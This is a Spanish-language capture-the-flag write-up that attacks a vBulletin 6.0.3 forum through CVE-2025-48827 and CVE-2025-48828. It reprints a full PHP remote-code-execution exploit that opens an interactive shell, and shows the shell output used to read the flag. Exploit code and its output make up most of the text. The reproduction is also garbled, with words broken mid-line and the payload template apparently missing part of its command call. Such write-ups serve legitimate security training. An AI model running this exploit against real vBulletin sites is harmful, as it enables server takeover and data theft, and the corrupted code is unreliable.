




RansomNet



By BOTk

challenge Description

RansomNet's shadowy corridors pulse with whispers of ransomware operations, malware distribution, and cybercriminal services—and your mission is to infiltrate its depths and unmask the syndicate's true masterminds.

Hacemos un scaneo a la IP y en ese puerto para saber la versión:

```
nmap -p31457 -sCV <ip> -oN targeted
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-01 00:00 CDT
```

```
Nmap scan report for 154-57-164-67.static.isp.htb.systems (154.57.164.67)
```

```
Host is up (0.14s latency).
```

```
PORT      STATE SERVICE VERSION
```


```
31457/tcp open  http    Apache httpd 2.4.62 ((Debian))
```

```
|_http-server-header: Apache/2.4.62 (Debian)
```

```
|_http-generator: vBulletin 6.0.3
```


```
|_http-title: RansomNet
```

Se identificó un servicio web activo en el puerto correspondiente, lo que indicaba la presencia de una aplicación web accesible.



Existe un botón llamado "Login" y los demás botones interactivos nos dirigen a `mantenimiento.html` para luego ser redirigido nuevamente a la página principal.

Sin embargo notamos que esta página web utiliza `vBulletin` y en la versión 6.0.3



Donde se identificó la existencia de una vulnerabilidad conocida que afecta a vBulletin

en versiones 5.x–6.x cuando se ejecuta sobre PHP 8.1+, la cual permite invocar métodos protegidos mediante endpoints como `/api.php` o `/ajax/api/...`.

[NVD - cve-2025-48827](#) y [NVD - CVE-2025-48828](#)

La relación entre ambas vulnerabilidades es directa y complementaria. La primera (CVE-2025-48827) actúa como un bypass de autenticación que habilita el acceso a métodos internos sensibles, mientras que la segunda (CVE-2025-48828) permite aprovechar dichas funcionalidades para lograr ejecución remota de código (RCE). En otras palabras, la primera vulnerabilidad facilita el acceso al punto de inyección, y la segunda proporciona el mecanismo para ejecutar código malicioso.

Más información detallada aquí: [Don't Call That "Protected" Method: Dissecting an N-Day vBulletin RCE | Karma\(In\)Security](#) y en el siguiente repositorio

<https://github.com/advisories/GHSA-58pj-rcxg-3vhg>

Para poder ganar acceso a la máquina se utiliza el siguiente script PHP. (Fuente: [karmainsecurity.com - dont-call-that-protected-method-vbulletin-rce](#))

```
<?php
```

```
/*
```

```

-----
vBulletin (replaceAdTemplate) Remote Code Execution Vulne
rability
-----

author.....: Egidio Romano aka EgiX
mail.....: n0b0d13s[at]gmail[dot]com
software link.....: https://www.vbulletin.com

+-----+
-----+
| This proof of concept code was written for educational
purpose only. |
| Use it at your own risk. Author will be not responsible
for any damage. |
+-----+
-----+

[-] Technical Writeup:

https://karmainsecurity.com/dont-call-that-protected-meth
od-vbulletin-rce
*/

set_time_limit(0);
error_reporting(E_ERROR);

print "\n+-----+
-----+";
print "\n| vBulletin (replaceAdTemplate) Remote Code Executio
n Exploit by EgiX |";
print "\n+-----+
-----+\n";

```

```

if (!extension_loaded("curl")) die("\n[-] cURL extension required!\n\n");

if ($argc != 2)
{
    print "\nUsage.....: php $argv[0] <URL>\n";
    print "\nExample.....: php $argv[0] http://localhost/vb/";
    print "\nExample.....: php $argv[0] https://vbulletin.com/\n\n";
    die();
}

$params = [
    "routestring" => "ajax/api/ad/replaceAdTemplate",
    "styleid" => "1",
    "location" => "rce",
    "template" => "<vb:if condition=\"\$_POST [\"cmd\"]\"></vb:if>"
];

$ch = curl_init();

curl_setopt($ch, CURLOPT_URL, $argv[1]);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($params));

if (curl_exec($ch) !== "null") die("\n[-] Exploit failed, unable to create template!\n\n");

$params = ["routestring" => "ajax/render/ad_rce"];

while (1)
{

```

```

print "\nvBulletin-shell# ";
if (($cmd = trim(fgets(STDIN))) == "exit") break;
$params["cmd"] = $cmd;
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($pa
rams));
preg_match('/(.+)\{"template":/s', curl_exec($ch), $m) ?
print $m[1] : die("\n[-] Exploit failed!\n\n");
}

```

Se crea un archivo `.php` con el código anteriormente mencionado y se ejecuta de la siguiente forma:

```

php <nombre-archivo>.php http(s)://xx.xx.xx.xx

```

```
vBulletin-shell# ls /
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

```
➜ [•]$ php rce.php http://[REDACTED]
+-----+
| vBulletin (replaceAdTemplate) Remote Code Execution Exploit by EgiX |
+-----+

vBulletin-shell# cat /flag.txt
[REDACTED]

vBulletin-shell#
```

